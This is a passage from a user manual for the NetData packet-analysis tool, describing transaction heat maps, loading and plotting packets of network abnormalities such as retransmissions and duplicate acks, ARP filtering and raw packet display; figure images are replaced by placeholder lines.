
If propagation delay is not displayed, as in the above chart, both client and server processing times look larger.

15.12 Backend Transaction Heat Map

It is quite common for a single front-end (user) transaction to generate a large number of backend transactions and with a large capture that records millions of such transactions it is difficult to see on a single chart which connections became particularly busy, and when. A new *heat map* function overcomes this problem by plotting the bars of pseudo transactions that represent large bursts of server transactions. The transaction bars of those transactions are coloured according to the average transaction rate – round-trips per second – of their bursts: hot colours for the higher rates and cold colours for the lower rates, as in this example:



The pseudo transactions are assigned to the class of user transactions and must be created with the option in the Tools menu to 'Find Backend Transaction Groups'. That command presents a window to enter three critical parameters: a list of the backend servers whose transactions are to be scanned; a minimum time span for individual bursts; and the longest idle period allowed within a burst.



15.13 Viewing Packets of Abnormalities

In some situations there is diagnostic significance in the patterns of abnormal packets such as retransmissions, selective acks, and overtaken packets. To view the largest number of such events on a packet timing chart, NetData provides the View, Packets of Abnormalities command which first presents a submenu of abnormalities and a dialogue window to specify time periods. NetData then scans the packets of relevant connections, finds abnormal packets of the nominated type, and loads all the packets from the same connection in a period encompassing the abnormal packet. The shorter the period, the larger is the number of events that can be displayed on one chart.

The search routines for retransmissions and overtaken packets have been improved, and the abnormality menu has been extended to load packet duplicates. It has been used to investigate a network with Juniper accelerators that in particular circumstances generated packet copies with the same IP identifier but a different Don't Fragment bit, to serve as a data retransmission. Both types of copy with the same IP identifier – what NetData calls *duplicates* and *extra-hop* packets – are plotted with green squares enclosing their markers.


15.14 Plotting the Times of Network Abnormalities

15.14.1 Loading Packets of Abnormalities

The main View menu has a sub-menu for loading the packets of abnormalities and, apart from an option to load a packet with a specified sequence number, all the searches for packets fall into two categories:

- Packets with a specified attribute
- Packets of events of a specified type

The first two menu options present lists of packet attributes and event types respectively, and any combination of packet attributes or event types can be chosen for loading in a single operation. When a relevant packet or network event is found, NetData identifies its connection and loads all the packets and transactions of the connection within a time interval that spans the identified packet or event. NetData also loads the records of the relevant connections and network events.




The resulting packet-timing chart quickly shows whether the events are scattered in time or occur in clusters, and how network problems affect transaction performance.

The next step might be to load records of the activity in other connections at the same times, to test correlations with other system behaviour.

The menu of events appearing in the second dialogue window covers only the more common events. To ensure that significant events are not missed it is recommended that all network-event records be loaded and examined in the event table which can be sorted, filtered and summarised in many ways. Individual events and groups of similar events can be selected for plotting in any colour on both the timing chart and the transaction-performance chart, for correlation with other types of traffic.


15.14.2 Plotting Events on the Performance Chart

Network and application events can be plotted as both vertical stripes and rate graphs (events per second) on the transaction performance chart. A vertical stripe is plotted at the time an event starts and the stripe can be augmented with a vertical 'time' band that indicates the duration of the event. Event bands and rate graphs are enabled by check boxes in the chart's format-control window:




Event-rate graphs and event types for stripes are chosen independently from drop-down menus under two large buttons in the control window:

Event Rate Graphs



Event Stripes and Bands



Most of the options in these menus refer to common forms of network abnormality, whereas the


options at the tops of the menus referring to *selected events* and *highlighted packets* introduce more control over the events that are plotted.

Selected events are those whose entry in the Plot column of the event table is either blank or 'Yes' rather than 'No'. This entry can be toggled with a right-click in the Plot column. When toggled to Yes it adopts the current colour for highlight markers set in the control window, and if left blank its event stripe is plotted in red. The colour of an event's stripe is also given to the background of its Plot field.

A whole set of similar events can be selected with a right-click in the field that is common to all events in the set. A click in the Category column, for example, is the first step in selecting all the events in the same category. A right-click presents the table's context menu, and choosing the option to 'Plot Similar Events with Trans' presents a sub-menu of all the available colours.

Colours for rate graphs are assigned by NetData from a list of preferred colours, to the most prominent event categories first. The user's only control is with the checkbox to 'Fix colours' which stops re-assignment of colours when rate graphs are enabled or disabled, or the chart's time range is changed.

Highlighted packets are those of a particular type that is selected from a drop-down menu of 36 types in the timing chart's format-control window. On the packet-timing chart these packets are represented by yellow diamond markers with a red border. On the performance chart they are marked by dark yellow stripes.



This chart demonstrates the valuable insights that can be provided by judicious plotting of events as stripes or rates. The red stripes indicate that data packets were lost only in periods of 2.5 seconds that occurred in regular 5-second cycles. The green stripes indicate Syn packet losses, and they usually occurred in the same periods as data-packet losses, and in the same proportions. But after 01:54:30 a second, independent cause of Syn losses appeared, with Syns being dropped in periods without data-packet losses and in substantial bursts that occurred at roughly 3-second intervals.

15.14.3 Plotting Events on the Timing Chart


A checkbox in the timing-chart's control window allows selected events to be plotted as stripes with optional duration bands on the timing chart. This function can plot only user-selected events in the event table, with the colours chosen by the user. The appearance of duration bands is determined by the same checkbox in the performance-chart's control window that also enables bands on the performance chart.

15.15 Duplicate Ack Statistics

When selective acks are not enabled packet losses may be indicated by duplicate acks. During analysis NetData counts the duplicate acks in every packet stream and displays those counts in the pop-up windows that appear on the dialogue chart. An item in the chart's Highlight menu will identify the dialogues with large percentages of duplicate acks, and an item in the menu of the 'View, Packets of Abnormalities' command will load for charting all the clusters of packets that include a duplicate ack.


15.16 Viewing More Types of Significant Packets

The View, Packets of Abnormalities command has an option to load many types of significant packets in a single scan of the database. When this option is selected the subsequent filter-control window presents a menu of 18 packet types. Types are selected or deselected by clicking the mouse, and any number of types can be selected. Three types – Reno partial acks, packets lost beyond the monitor, and overtaker packets – can be found only after NetData has calculated all speed parameters and round-trip times with the 'Calculate, All Trip Times…' command.




If both the lead-in and lead-out times are set to zero NetData will load only significant packets, ignoring even those packets that have identical timestamps. This is particularly useful in viewing the performance of millions of packets without loading all of them into the charting module.

The following chart plots the data throughput during a file transfer that ran for 14 minutes with more than 4 million data packets. The chart was created by loading only the packets that ended a data block and shows that the TCP data sequence numbers wrapped back to zero nearly half-way through the transfer. More important, however, is the graph of data throughput, to identify the periods in which throughput dropped.



For the following chart covering two file transfers over the same 14-minute period, NetData loaded only those packets that closed or opened the server window:




The appearance of short bursts of window closures at 60-second intervals suggests that the server was slightly stressed by some regular house-keeping function.

15.17 ARP Filtering

NetData allocates each ARP packet to a connection determined by the pair of IP addresses to which the packet refers. The two IP addresses are subjected to an IP address filter if one is in force, and, if the connection would be filtered out, then the ARP packet is filtered out. This function helps NetData search large volumes of traffic for particular ARP packets.

15.18 Viewing Packet Raw Data

The context menu of the packet-table browser has always included an option to display the raw data of a packet, and that option now has a sub-menu to select the raw data of either the payload (as before) or the sequence of network headers preceding the payload. Together these two options can display the complete contents of a packet as captured.



By default a packet's raw data is read from its original capture file, but a checkbox on the Output page of controls commands NetData to record raw data in the database, allowing it to be retrieved for display without reference to the original capture files.


15.19 Plotting Events on Timing Chart

